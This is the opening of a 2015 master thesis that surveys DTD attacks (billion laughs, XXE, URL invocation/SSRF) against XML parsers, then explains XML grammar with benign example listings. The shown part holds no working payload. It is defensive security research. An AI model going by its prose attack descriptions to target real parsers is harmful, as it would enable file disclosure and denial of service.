Master Thesis

Security Implications of DTD Attacks Against a Wide Range of XML Parsers

Christopher Späth

Date: 20.10.2015

Supervisor: Christian Mainka, Vladislav Mladenov, Jörg Schwenk

Ruhr-University Bochum, Germany

Chair for Network and Data Security
Prof. Dr. Jörg Schwenk
Homepage: www.nds.rub.de

Eidesstattliche Erklärung

Ich erkläre, dass ich keine Arbeit in gleicher oder ähnlicher Fassung bereits für eine andere Prüfung an der Ruhr-Universität Bochum oder einer anderen Hochschule eingereicht habe.

Ich versichere, dass ich diese Arbeit selbständig verfasst und keine anderen als die angegebenen Quellen benutzt habe. Die Stellen, die anderen Quellen dem Wortlaut oder dem Sinn nach entnommen sind, habe ich unter Angabe der Quellen kenntlich gemacht. Dies gilt sinngemäß auch für verwendete Zeichnungen, Skizzen, bildliche Darstellungen und dergleichen.

20.10.2015

Datum

C. Spitzl

Unterschrift

Abstract

The Extensible Markup Language (XML) is extensively used today in applications, protocols and databases. It is platform independent and allows description and easy access to structured data. Technically, a parser processes an input XML document to *translate* a byte-stream into a structure that can be used by APIs in programming languages like Python, Java or PHP. DTDs (DTDs) enable the author of the XML document to describe the structure (grammar) of the XML document and therefore check the document for validity. Besides a validity check DTDs also introduce basics storage units, called *entities*. These are the cause of a series of vulnerabilities, which can be assigned to different classes. (1.) Denial-of-Service (DoS) attacks (*billion laugh attack*) force the parser to process an input XML document of several hundred bytes, which then expands its size during processing up to several tera- or petabytes of data. (2.) XML External Entity (XXE) attacks aim to read arbitrary data on a server's filesystem by only invoking the parsing process of an XML document. (3.) URL Invocation (URL Invocation) attacks use the parser to invoke a request on another system, which can be any system the server can access. This is highly problematic because an attacker may retrieve information about internal systems or misuse the server for Server Side Request Forgery Attacks. DoS and XXE were first discovered back in 2002, and so it is surprisingly that the attacks are still working more than a decade later, even for companies like Facebook [Sil], Google [det], SAP NetWeaver [erpa] and Mobile Platform [erpb], Apple Office Viewer [app], mediawiki [wik], Adobe [thr] and Samsung SmartTVs [NSMS15].

In this presentation we contribute a comprehensive security analysis of 27 XML parsers in six popular programming languages: *Ruby, .NET, PHP, Java, Python, Perl*. We identify each parser's default behavior with regard to security relevant parsing features by using 16 core tests. These core tests address DoS (3 tests), XXE (5 tests), URL Invocation (6 tests), XML Inclusions (XInclude) (1 test) and Extensible Stylesheet Language Transformations (XSLT) (1 test). We compute a "base vulnerability score" from these test results which is independent of the programming language and the parser. By extending these core tests with parser-specific tests, we investigate the implication of individual parser features and their interaction with one another on the overall security. This leads to an overall test set of more than 800 tests and on average 50 tests per parser. With this accumulated information we calculate another parser-dependant "extended vulnerability score". These two scores enable a party to quickly make a sound decision regarding the security of an XML parser. Using the results of individual tests, a party can identify problematic settings or appropriate countermeasures for specific parser configurations.

Keywords: XML parsing, DoS, XXE, Parameter Entities, XInclude, URL Invocation

Contents

List of Figures

List of Tables

Glossary

[10] attribute value A value of an attribute..

[28b] internal subset Consists of a series of complete markup declarations stored directly in the XML document..

[30] external subset Consists of a series of complete markup declarations stored at an external resource..

[39] element The basic building block of XML documents. Consists of a start-tag, content and end-tag..

[43] content The text between the start-tag and end-tag is called the element's content..

text A sequence of characters to form markup or character data.

Acronyms

BVS Base Vulnerability Score.

CMS Countermeasure Score.

DoS Denial-of-Service.

DTD Document Type Definition.

SAX Simple API for XML.

URL Invocation URL Invocation.

VFS Vulnerabilities from Features Score.

XInclude XML Inclusions.

XML Extensible Markup Language.

XSLT Extensible Stylesheet Language Transformations.

XXE XML External Entity.

1. Introduction

This chapter discusses some background information about XML security which has motivated our future research in this field, as described in Section 1.1.

The XML is extensively used today in applications, protocols and databases. It is platform independent and allows description and easy access to structured data. Technically, a parser processes an input XML document to *translate* a byte-stream into a structure that can be used by APIs in programming languages like Python, Java or PHP. DTDs enable the author of the XML document to describe the structure (grammar) of the XML document and therefore check the document for validity. Besides a validity check DTDs also introduce basics storage units, called *entities*. These are the cause of a series of vulnerabilities, which can be assigned to different classes. (1.) DoS attacks (*billion laugh attack*) force the parser to process an input XML document of several hundred bytes, which then expands its size during processing up to several tera- or petabytes of data. (2.) XXE attacks aim to read arbitrary data on a server's filesystem by only invoking the parsing process of an XML document. (3.) URL Invocation attacks use the parser to invoke a request on another system, which can be any system the server can access. This is highly problematic because an attacker may retrieve information about internal systems or misuse the server for Server Side Request Forgery Attacks. DoS and XXE were first discovered back in 2002, and so it is surprisingly that the attacks are still working more than a decade later, even for companies like Facebook [Sil], Google [det], SAP NetWeaver [erpa] and Mobile Platform [erpb], Apple Office Viewer [app], mediawiki [wik], Adobe [thr] and Samsung SmartTVs [NSMS15].

D. Morgan and Ibrahim [Mor14] have investigated this matter in a structured way in 2014. Other news concerning security of XML seem to be spread all over the Internet [Gol15] [vse14] [owa15] [Yun13] [Nov14]

Figure 1.1 shows the interaction from a bird's eye view.



Figure 1.1.: Bird's eye view of the interaction

A user (benign party) interacts with a web server. This web server processes XML via an XML processor (also called parser). The web server is part of a network in which other servers may run, like a database, sharepoint or Email server.... This network of servers facing (partly) the Internet is (logically) separated from other (internal) networks (e.g. by a firewall). Access from the Internet to these internal networks is usually highly restricted. Access from those internal networks to the network or Internet is allowed and usually desirable.

1.1. Motivation

This work is both challenging and necessary for different reasons.

(i) The current documentation of parser features is inaccurate or incomplete. In selected cases, the true functionality can only be discovered by looking at the source code and executing exhaustive testing.

(ii) The interaction of features has not yet been documented and varies among different parser implementations. For example, if a feature for processing entities is set but the feature for loading the [30] external subset is not set, nowhere is it specified how the parser must behave. Multiple possibilities arise, such as loading the [30] external subset and processing entities (b) by loading the [30] external subset but not processing entities of the [30] external subset - however processing entities of the [28b] internal subset - (c) or by not loading the [30] external subset but processing entities in the [28b] internal subset, or any other combination thereof.

(iii) Different parsers implement similar features in a different way. Contrary to what one would expect, parser developers implement the same or similar features in different ways. For example: (a) A feature for loading the [30] external subset also affects the processing of all entities. Or a feature for processing external general entities affects the loading of the [30] external subset.
(b) The parser might implement the libxml2 library but also implement parser-specific features with a similar name and description. Although one would expect these parser-specific features to operate identical to the libxml2 features, this is not the case.
(c) Different spellings of a feature are available and have, depending on the spelling, a different impact on processing.
(d) The API states that features can be set in the constructor or directly in the parsing method. Depending on the context, one feature might work, but others do not.
(e) Some features might be reported as implemented, but cannot be set.

(iv) During software development , in most cases security is not a primary development goal, rather functionality is. Developers often lack the time to acquire the knowledge and in-depth understanding of the features relevant for the parser's security.

(v) A structured and detailed comparison of the security of different parsers is not available. It is difficult at the moment to recommend "secure" parsers or to propose countermeasures for "insecure" parsers.

1.1.1. Topics Beyond the Scope

This thesis does not aim to make statements about the speed or storage consumption of XML parsers. Interested readers may find information regarding those topics online [Haw07] [Far07] [Kar].

This thesis does not evaluate the conformance of XML parsers to the XML specification. This has been done by various other projects [car01] [Har04a].

We only check support for XSLT, but we do not evaluate any further attack scenarios.

This thesis is structured as follows. The first Chapter 3 gives an introduction to XML and discusses its language constructs, logical and physical structure, and the processing of entities and related technologies such as XInclude, XSLT, SAX, DOM and StAX. The next Chapter 4 discusses the DoS, XXE, URL Invocation, XInclude and XSLT attacks. The following Chapter 5 presents the methodology and discusses the test metric, naming convention and the used attack vectors. Following that, in Chapter 6, we discuss the security of REXML and Nokogiri. In Chapter 7 we investigate the security of the standard library modulesetree, minidom, xml.sax and pulldom, as well as lxml and defusedxml. Then in Chapter 8 we discuss the parsers XmlReader and XmlDocument, and later. the parsers SimpleXML, DOMDocument and XMLReader in Chapter 9. Chapter 10 analyzes the parsers XML::Twig and XML::LibXml. We examine the security of Xerces SAX/DOM, dom4j, JDOM, w3cDocument, Crimson, Piccolo and Oracle SAX/DOM in Chapter 11 and provide evaluate the overall results of this thesis in Chapter 12. We conclude with a summary of our work in the last chapter, Chapter 13.

2. Related Work

This chapter discusses the work that is related to XML attacks. First we show "old" and "new" attack techniques in Section 2.1, then in Section 2.2 we discuss how these attacks have been used on live systems in the past, and finally we examine our contribution to the field of XML security in Section 2.3.

2.1. Existing Contributions

Known Attacks on XML

Klein [Kle02] discovered a DoS attack targeting an XML parser back in 2002, which today is best known as the "billion laughs attack". At around the same time, Steuck [Ste02] discovered the XXE attack. Liverani [Liv10] shows different vectors for conducting DoS attacks against web applications, web services, web servers and databases while Sullivan [Sul09] shows attacks and defenses against DoS and XXE attacks specifically for Microsoft parsers. OWASP [owa15] provides a summary of countermeasures against XXE attacks for different parsers. An unstructured analysis [vse14] of XXE attacks for selected Perl parsers is available online.

More recently, Goldshlager [Gol15] reveals how to misuse the netdoc protocol handler in Java in order to conduct XXE attacks. Gregoire explains how to misuse the ssh2 protocol for XXE attacks [Gre12] or how to corrupt the file:// protocol handler for Java [Gre15] in order to get a directory listing.
Yunusov [Yun13] describes several ways, such as using external entities in an attribute value, to retrieve data from a server using XML out-of-band attacks. In a related manner, Novikov [Nov14] also shows how the FTP protocol can be exploited to read out files with multiple lines. Rantasaari [Ran15] and Tran [Tra15] explain how (Oracle) error messages can be misused for conducting XXE attacks. SecuriTeam [sec15] shows how a multibyte payload can be used to bypass manual filters for mitigating XXE attacks.

Sadeeq et al. [Sad15] investigate the security of popular parsers for selected attack vectors. Although their research was conducted at the same time as ours, it took place independently. Sadeeq et al. limit their test set to DoS and XXE attacks and observe both the result and the memory/cpu consumption of the attacks. In this way they manually evaluate 13 XML parsers for these attacks and look at the security of more than 600 open-source projects in order to determine if any mitigations have been applied to a vulnerable parser (Xerces-J). Morgan [Mor14] summarizes the most up-to-date attack vectors known for XML parsers and provides limited insight into the security of selected parsers. Gruber [Gru14] summarizes and categorizes known XSLT attacks and analyses the security of Libxslt, Xalan-J and Saxon.

Schneider discusses some ideas of how to automatically discover advanced XXE vulnerabilities (like out-of-band attacks) in service endpoints.

2.2. Reported Attacks

Niemitz et al. [NSMS15] published research concerning Smart-TVs where XXE vulnerabilities and others were found. Mladenov et al. [Mla15] found multiple XXE vulnerabilities in different SAML implementations of popular Software-as-a-Service cloud providers. Silva [Sil] described an XXE attack in OpenID affecting multiple programming languages like Java, C#, PHP and providers StackOverflow and Google.

Acunetix [Cal14] implements Silva's attack to automatically check for XXE vectors in OpenID and PortSwigger [por15] extends Burp Suite to automatically test for XXE out-of-band attacks.

detectify [det] reports an XXE vulnerability in Google Toolbar Gallery when crafted XML files are uploaded. Gregoire [Gre14] used Novikov's attack against Yahoo's infrastructure and also discussed XXE attacks based on unparsed entities and XSLT. Adobe [thr] released a hotfix for an XXE vulnerability in a web-based messaging technology of LiveCycle. Vardanyan and Bezhan from ERPScan describe an XXE attack in SAP Mobile Platform version 2.3 [erpb] and SAP NetWeaver Portal 7.4 [erpa]. Morisson found an XXE vulnerability in Apple's Office Viewer [app].

2.3. Contribution and Motivation

In contrast to other works, we executed a more exhaustive, thorough and reproducible set of tests. This has lead to a detailed understanding of the processing of the XML document by the parser. This enabled us to create a new attack called `SchemaEntity` which combines existing attacks and uses the Attribute-Value Normalization algorithm in order to send multiline files in an out-of-band XXE attack.

For selected parsers, we also provide details about the inner workings of the parser and the impact of (combinations of) features. This not only shows developers the security of a parser, but also the usability and maintenance of a parser.

We also accumulated up-to-date knowledge of the field of XML security and included it in our tests. We developed a metric to quickly deduce conclusions about the security of a parser and to compare parsers of (the same and) different programming languages.

In summary, this paper provides a structured and detailed comparison of the security of different parsers which is not currently available . This makes it possible to recommend "secure" parsers or to propose countermeasures for "insecure" parsers.

3. XML Basics

This chapter discusses the basics of XML which are required for this thesis. Therefore we first introduce the language constructs of XML in Section 3.1, then discuss the logical structure in Section 3.2 and the physical structure in Section 3.3. We provide a detailed explanation of Section 4.4 of the specification [Bra08] in Section 3.4. Next, we discuss some related standards such as XInclude and XSLT and give an overview over several well-known parsing techniques, like DOM, SAX and StAX in Section 3.7.

The specification was written with a certain intention in mind and this intention is reflected in the structure (e.g. ordering and placing of well-formedness constraints, treating Section “4.5 Construction of Entity replacement text” separately). We are highlighting certain aspects of this specification and putting them in a certain context which is important for this thesis. We do not guarantee that this reflects the intention of the respective authors and our proceeding like this may have the effect of us ’missing’ contexts of certain aspects.

Readers who are proficient with XML should feel free to skip the entire chapter. Readers who have a basic knowledge of XML may skip the first sections and proceed directly to Sections 3.3 and 3.4. Other sections like XInclude and XSLT may be read if required . Section 3.7 is optional for those readers, who have no prior knowledge of parsing techniques such as DOM, SAX and StaX.

3.1. XML Language Constructs

This section discusses important language constructs of XML like documents, well-formedness constraints, validity of an XML document, characters, document type declaration, standalone document flag and the difference between validating and non-validating processors. Therefore, it mirrors, to some extent, the structure of the specification [Bra08] described as in Section “2 Documents". Readers familiar with terms and definition of XML may skip this section.

XML is extensively used today in applications, protocols and databases [xml05]. XML is text-based, separates data from its presentation and stems from the Standard Generalized Markup Language (SGML) [Con95].

It comes in two major versions 1.0 and 1.1. Version 1.0, 5th Edition, as described in [Bra08], was released in 2008. XML version 1.1 in its second Edition was released in 2006 and restates the use of Unicode character data. While in XML 1.0 any Unicode character is allowed in character data, only a limited set of characters are allowed as tag names. XML 1.1 resolves this restriction and also allows a broader range of Unicode characters in tag names. There are also some differences with character representations.

If the features of XML 1.1 are used, an XML 1.1 document is not backwards compatible with an XML 1.0 document. In this thesis we will exclusively be concerned with XML version 1.0.

3.1.1. Documents

A document is called an XML document if it meets the well-formedness constraints expressed in the specification [Bra08]. An XML document can also be valid if it fulfills further requirements regarding type constraints. An XML document consists of a logical and a physical structure, which we discuss in sections 3.2 and 3.3 respectively.

3.1.2. Well-formedness

A well-formed XML document means (i) that the XML document is in line with the declaration of [1] document, (ii) that each parsed entity which is used within the document is well-formed and (iii) that all the well-formedness constraints, expressed in the specification [Bra08], are met.

For (i), the formal declaration of [1] document is provided in Listing 3.1.

```
1 [1] document ::= prolog element Misc*
```

Listing 3.1: Definition of document

This basically states that each [1] document should begin with <?xml version='1.0'> (prolog) which is followed by a root element (element) and comments or other processing instructions (Misc). A root element, following the formal declaration above, is at the top of the document and is not a child element of any other element. However, any other element of the document is implicitly a child element of the root element.

For (ii), there are at this point no more annotations. For (iii), in the following section we provide an overview and quick-reference of the well-formedness as expressed in [Bra08]. The most important well-formedness constraints are quoted literally from the specification [Bra08].

3.1.2.1. Well-formedness Constraints - General

Well-formedness constraint: External Subset

"The external subset, if any, MUST match the production for extSubset."

Well-formedness constraint: PE Between Declarations

"The `replacement text` of a parameter entity reference in a DeclSep MUST match the production extSubsetDecl."

Well-formedness constraint: PEs in Internal Subset

"In the internal DTD subset, parameter-entity references MUST NOT occur within markup declarations; they may occur where markup declarations can occur. (This does not apply to references that occur in external parameter entities or to the external subset.)"

3.1.2.2. Well-formedness Constraints - Logical Structure

"For the logical structure (concerning elements, attributes, ...) the following well-formedness constraints exist."

Well-formedness constraint: Element Type Match

Well-formedness constraint: Unique Att Spec

Well-formedness constraint: No External Entity References

"Attribute values MUST NOT contain direct or indirect entity references to external entities."

Well-formedness constraint: No < in Attribute Values

3.1.2.3. Well-formedness Constraints - Physical Structure

Well-formedness constraint: Entity Declared

Well-formedness constraint: Parsed Entity

Well-formedness constraint: No Recursion

"A parsed entity MUST NOT contain a recursive reference to itself, neither directly nor indirectly."

Well-formedness constraint: In DTD

"Parameter-entity references MUST NOT appear outside the DTD."

3.1.3. Validity

A well-formed XML document can additionally be valid. This means it adheres to a grammar specified by a DTD. The author of the XML document can specify a grammar as a base on which the logical structure of the XML is constrained and evaluated. This facilitates rejecting invalid input from the user at parsing time.

Another possibility to check validity is introduced with XML Schema [W3C04]. This offers the same possibilities as a DTD and extends them. For this thesis it is only important to know about the basics of XML Schema. The namespace in use is "http://www.w3.org/2001/XMLSchema-instance" and has to be declared in the root element with the attribute "xmlns". A schema can be included using the attribute noNamespaceSchemaLocation or schemaLocation respectively. While the former facilitates inclusion of a schema without any namespaces, the latter requires namespaces within the XML document elements. The value of a *noNamespaceSchemaLocation* attribute simply has a URL as its value. A *schemaLocation* attribute has a namespace (which needs to be declared beforehand) as the first part of its value, followed by a URL.

An example of the three attributes just mentioned is provided in Listing 3.2

```
1  <?xml version='1.0'?>
2 <ttt:data xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
3         xmlns:ttt="http://test.com/attack"
4         xsi:schemaLocation="http://www.company.com/schema.xsd"
5         noNamespaceSchemaLocation="http://www.company.com/noNSschema.
             xsd">
6         4</ttt:data>
```

Listing 3.2: Example of an XML document with schemaLocation and noNamespaceSchemaLocation attributes

More information on this topic can be found online [w3s15a].

3.1.4. Characters

A [2] character is an atomic unit and is usually used in sequence to form markup or [14] character data, which is defined by the term “text”. Listing 3.3 provideds the formal definition of a [2] character.

```
1 [2]      Char        ::=       #x9 | #xA |
2  #xD | [#x20-#xD7FF] | [#xE000-#xFFFD] | [#x10000-#x10FFFF]
```

Listing 3.3: Definition of Char

For this thesis it is sufficient to know that a [2] character can be both a Unicode character or a whitespace (tab - 0x09, line feed 0x0A, carriage return 0xD, space 0x20) - except the remaining characters in the range of 0x00 to 0x19.

3.1.5. Common Syntactic Constructs

The first character of a [5] name, called [4] NameStartChar, may only contain upper and lowercase letters, colons and underscores. The following [2] characters, called [4a] NameChar, may include digits, hyphens and full stops in addition to a [4] NameStartChar.

Listing 3.4 formally defines this statement. Unicode character points have been removed for better readability.

```
1
2 [4] NameStartChar ::= ":" | [A-Z] | "_" | [a-z]
3 [4a] NameChar ::= NameStartChar | "-" | "." | [0-9]
4 [5] Name ::= NameStartChar (NameChar)*
```

Listing 3.4: Definition of NameStartChar, NameChar and Name

Most readers who are already familiar with XML know this restriction from the naming of [39] elements. However it also applies to various other language constructs (e.g. entities, processing instructions, Document Type Declarations)

The term `literal data` (Literals) defines any string which is delimited by a quotation mark but does not itself contain one. The value of internal entities ([9] EntityValue), the value of attributes ([10] attribute value) and external identifiers ([11] SystemLiteral) are `Literals`.

3.1.6. Character Data and Markup

As already described, text is either markup or [14] character data. "Markup takes the form of start-tags, end-tags, empty-element tags, entity references, character references, comments, CDATA section delimiters, document type declarations, processing instructions, XML declarations, text declarations, and any white space that is at the top level of the document entity (that is, outside the document element and not inside any other markup)." [Bra08] [14] Character data is anything which is not markup, as defined in Listing 3.5

```
1 [14]    CharData          ::=          [^<&]* - ([^<&]* ']]>' [^<&]*)
```

Listing 3.5: Definition of CharData

Within the [43] content of an element any character not being the start-delimiter of any other markup, the ampersand (&) or the ending delimiter of a CDATA section ("]]>") is [14] character data.

It is forbidden to use the ampersand (&) or left angle bracket (<) within an XML document except (i) as part of markup, within (ii) a comment or (iii) a CDATA section. If these characters are used as [14] character data (e.g. in [43] content), they must be escaped by either using a character reference or the corresponding entity reference (& <). A right angle bracket (>) must be escaped using a character or an entity reference (>) only if it is used within a CDATA section.

3.1.7. Processing Instructions

Processing Instructions contain instructions for other applications and reference the application by name. Listing 3.6 shows one of the most prominent examples, an XSLT processing instruction. [Cla99]

```
1 <?xml-stylesheet type="text/xml" href="#style1"?>
```

Listing 3.6: Example of a processing instruction for XSLT

We ourselves could not think of any plausible scenario, neither did our research reveal any findings to attack scenarios using custom processing instructions. Yet, we do perform one single test with an XSLT processing instruction to find out whether a parser supports XSLT by default.

3.1.8. CDATA Sections

CDATA sections are used to escape markup as character data. Therefore they can be used wherever character data is permitted.

This way one can embed arbitrary "text" (even not well-formed XML) into an XML document.

Listing 3.7 shows an example of a `CDATA` section.

```
1 <![CDATA[<data>Hello, world!]]>
```

Listing 3.7: Example of a CDATA section

A start-tag "data" and a string of characters are embedded within a `CDATA` section. This is an example of not well-formed XML, which normally causes the parser to raise an error. However, here it is interpreted as character data and is therefore well-formed.

3.1.9. Prolog and Document Type Declaration

The [22] prolog describes the definition of the [23] XMLDecl and the [28] doctypedecl as shown in Listing 3.8.

```
1 [22] prolog     ::=     XMLDecl? Misc* (doctypedecl Misc*)?
2 [23] XMLDecl ::= '<?xml' VersionInfo EncodingDecl? SDDecl? S? '?>'
```

Listing 3.8: Definition of prolog and XMLDecl

The [23] XMLDecl is not mandatory, but if used, a mandatory attribute [24] VersionInfo has to be provided. The value defines the version of XML, which is either 1.0 or 1.1. An optional [80] EncodingDecl specifies the encoding of the document. An example of a [23] XMLDecl is the well-known string *<?xml version='1.0' encoding='utf-8'?>* The [32] standalone declaration is discussed in Section 3.1.10. Note that a [77] TextDecl exists for external parsed entities and the [30] external subset. The [77] TextDecl is also optional, however if used, the attribute [24] VersionInfo is optional but the [80] EncodingDecl is mandatory.

The [28] document type declaration is a means to validate a given XML document and to declare storage units called entities. It should be noted that the [28] document type declaration can only appear at the beginning of an XML document, that is, it has to be declared before the first [39] element. Listing 3.9 gives the definition of [28] document type declaration.

```
1 [28] doctypedecl ::= '<!DOCTYPE' S Name (S ExternalID)? S? ('['
     intSubset ']' S?)? '>'
```

Listing 3.9: Definition of doctypedecl

The [28] document type declaration points to a DTD, which can be provided in the XML document (called [28b] internal subset), at a location outside the XML document (called [30] externalSubset) or both. Merging all internal and external subsets yields the DTD. The [28] document type declaration is subject

to the following well-formedness constraint. [WFC: External Subset] “The external subset, if any, MUST match the production for extSubset.” [Bra08]

Listing 3.10 defines the [30] external subset.

```
[30] extSubset ::= TextDecl? extSubsetDecl
[31] extSubsetDecl ::= ( markupdecl | conditionalSect | DeclSep)*
[29] markupdecl ::= elementdecl | AttlistDecl |
                EntityDecl | NotationDecl |
                PI | Comment
```

Listing 3.10: Definition of extSubset

An [28b] internal subset can contain parameter entity references or markup declarations which are defined as in Listing 3.11.

```
[28a] DeclSep ::= PEReference | S
[28b] intSubset ::= (markupdecl | DeclSep)*
[29] markupdecl ::= elementdecl | AttlistDecl |
                EntityDecl | NotationDecl
                |PI | Comment
```

Listing 3.11: Definition of intSubset

A minimal example [Bra08] (using only markup declarations and no parameter entity references) of an [28b] internal subset is provided in Listing 3.12

```
 <?xml version="1.0" encoding="UTF-8" ?>
<!DOCTYPE data [
<!ELEMENT data (#PCDATA)>
]>
<data>4</data>
```

Listing 3.12: Example of an XML document with an internal subset

As already explained, the same grammar can be defined in an [30] external subset as shown in Listing 3.13.

```
<?xml version="1.0"?>
<!DOCTYPE data SYSTEM "data.dtd">
<data>4</data>
```

Listing 3.13: Example of an XML document with an external subset

The [30] external subset, which is stored in the system identifier “data.dtd” has the contents as shown in Listing 3.14.

```
1 <!ELEMENT data (#PCDATA)>
```

Listing 3.14: Example of a DTD stored in an external subset

It is possible that an [30] external subset is provided on the same local system or at a remote host on the Internet.

There are some restrictions on the [28b] internal subset concerning the use of parameter entity references as expressed by [WFC: PE Between Declarations] and [WFC: PEs in Internal Subset]. Since we have not covered parameter entities yet, we will discuss those well-formedness constraints in Sections 3.3.4 and 3.3.5.

3.1.10. Standalone Document Declaration

The standalone attribute specifies whether the document has any external markup declarations. 'An external markup declaration is defined as a markup declaration occurring in the external subset or in a parameter entity (external or internal [...]'. [Bra08]. The value 'no' is assumed by default if there are any external markup declarations.

We did some tests using Xerces-J to see if manually setting this value has any effects. We manually set the value to 'yes' as in Listing 3.15 despite the fact that there are such external markup declarations.

```
1 <?xml version="1.0" standalone='yes'?>
2 <!DOCTYPE data SYSTEM "file:///C:/xmlfiles/
    extSub_ExtPERefInInternalGeneralEntity.dtd">
3 <data>&use;</data>
```

Listing 3.15: Example of an XML document with standalone = yes and an external subset

Listing 3.16 shows the referenced external subset.

```
1 <!ENTITY % external SYSTEM "extSubset_ExtPERefInInternalGeneralEntity.
    txt">
2 <!ENTITY use "%external;">
```

Listing 3.16: Example of the corresponding external subset referenced in Listing 3.15

The parser raises an exception, as shown in Listing 3.17, when this XML document is processed.

```
1 Exception in thread "main" org.xml.sax.SAXParseException;
2 lineNumber: 3; columnNumber: 12;
3 The reference to entity "use" declared in the external subset of the
    DTD or
4 in a parameter entity is not permitted in a standalone document
```

Listing 3.17: Exception from Xerces-J when parsing an XML document with standalone = yes

The exception summarizes what the well-formedness constraint [WFC: Entity Declared] expresses more in detail, namely that if *standalone* = yes is set, all entities which are referenced have to be declared in the [28b] internal subset.

Because non-validating processors are "are not obligated to read and process entity declarations occurring in parameter entities or in the external subset" [Bra08], this well-formedness constraint applies to them only if standalone=yes is set.

Taking an attacker's perspective setting standalone=yes and using an external subset can generally be considered to be counterproductive. This is why in our tests we leave the default value "no".

3.1.11. Validating and Non-Validating Processors

XML processors can be either validating or non-validating. Both of them have to report any violation of a well-formedness constraint in content or a parsed entity [Bra08].

A validating XML processor must "read and process the entire DTD and all external parsed entities referenced in the document" [Bra08] in order to check the document for validity as defined by the DTD and the validity constraints of the XML specification [Bra08].

On the other hand non-validating processors only have to process all declarations and parameter entity references in the [28b] internal subset. That means a non-validating processor only has to process the document entity. It is not required to process external entities.

3.2. Logical Structure

This section discusses the logical structure of an XML document and therefore mirrors to some extent the structure of the specification [Bra08] in Section “3 Logical Structure”. We will discuss the declaration and use of elements and attributes. We will also explain the associated well-formedness constraints such as [WFC: Unique Att Spec], [WFC: No External Entity References], [WFC: No < in Attribute Values] and [WFC: Element Type Match]. At the end we present the algorithm to normalize attribute values.

3.2.1. Elements and Attributes

An XML document contains one or more [39] elements [39] elements are the basic building blocks of XML documents. An [39] element usually consists of a [40] start-tag, [43] content and an [42] end-tag. Listing 3.18 gives the defintion of a [40] start-tag.

```
1 [40] STag ::= '<' Name (S Attribute)* S? '>'
```

Listing 3.18: Definition of an start-tag

A [40] start-tag is composed of a left angle bracket, followed by a [5] name, any number of attribute specifications and a closing right angle bracket. The [WFC: Unique Att Spec] states that “an attribute name MUST NOT appear more than once in the same start-tag or empty-element tag.” [Bra08]

Listing 3.19 shows the definition of an [41] attribute, which consists of an attribute [5] name and an [10] attribute value.

```
1 [41] Attribute ::= Name Eq AttValue
2 [10] AttValue ::= '"' ([^<&"]|Reference)* '"'
3                     | "'" ([^<&'] | Reference)* "'"
4 [67] Reference ::= EntityRef | CharRef
5 [68] EntityRef ::= '&' Name ';'
6 [66] CharRef ::= '&#' [0-9]+ ';'| '&#x' [0-9a-fA-F]+ ';'
```

Listing 3.19: Definition of an attribute

An [10] attribute value has to be enclosed in single or double quotation marks. The literal value is defined by a [67] reference and can be either character data or a reference to a general entity.

An example of a [40] start-tag ’data’ with an [41] attribute *id* is provided in Listing 3.20.

```
1 <data id="5">
```

Listing 3.20: Example of a start-tag with an attribute

An [10] attribute value is subject to the following well-formedness constraints.

The [WFC: No External Entity References] states that an external entity reference cannot occur within an [10] attribute value, neither directly nor indirectly.

The second well-formedness constraint [WFC: No < in Attribute Values] states that the left angle bracket (<) must not occur within an [10] attribute value. One of the authors of the XML specification [Bra98] states on that matter that this primarily serves the purpose of always detecting a left angle bracket as part of markup. If the left angle bracket is used for purposes other than markup, it must be properly escaped by using <. This well-formedness constraint is also helpful for error detection in certain scenarios. [WFC: Element Type Match] requires that each [40] start-tag be closed by a corresponding [42] end-tag of the same type as the start-tag. Formally an [42] end-tag is constructed as in Listing 3.21.

```
1 [42]       ETag       ::=      '</' Name S? '>'
```

Listing 3.21: Definition of an end-tag

An [42] end-tag is constructed similar to a [40] start-tag. It starts with a left angle bracket, followed by a slash, the [5] name as in the start-tag and is closed by a right angle bracket. [42] End-tags are not allowed to have attributes. Listing 3.22 gives an example of an end-tag.

```
1 </data>
```

Listing 3.22: Example of an end-tag

The text between this markup constitutes the [43] content of an element and can contain [14] character data, other [39] elements, references, CDATA sections, processing instructions or comments. This is formally expressed in Listing 3.23

```
1 <data id="5">
2 [43] content ::= CharData? ((element | Reference | CDSect | PI |
3 Comment) CharData?)*
```

Listing 3.23: Definition of content

We extend the example from Listing 3.20 to build an [39] element by adding some [43] content and then we combine it with Listing 3.22. Listing 3.24 shows the resulting XML document.

```
1 <data id="5">
2     <book> <![CDATA[<?xml version="1.0"> by Tim Bray]]> </book>
3     <!--TODO element book should get more information in the future -->
4 </data>
```

Listing 3.24: Example of an element

- ⋆ Line 1: corresponds to Listing 3.20.
- ⋆ Line 2: Define a new element book, which contains a CDATA section as [43] content. If not for the CDATA section this sequence of [14] character data would be interpreted as markup and would constitute a fatal error.
- ⋆ Line 3: Define a comment of the developer for further improvement of the XML document.

⋆ Line 4: corresponds to Listing 3.22.

An [39] element can also be an empty-element, represented by an empty-element tag in Listing 3.25

```
1 <data/>
```

Listing 3.25: Example of an empty-element tag

3.2.2. Element Type Declarations

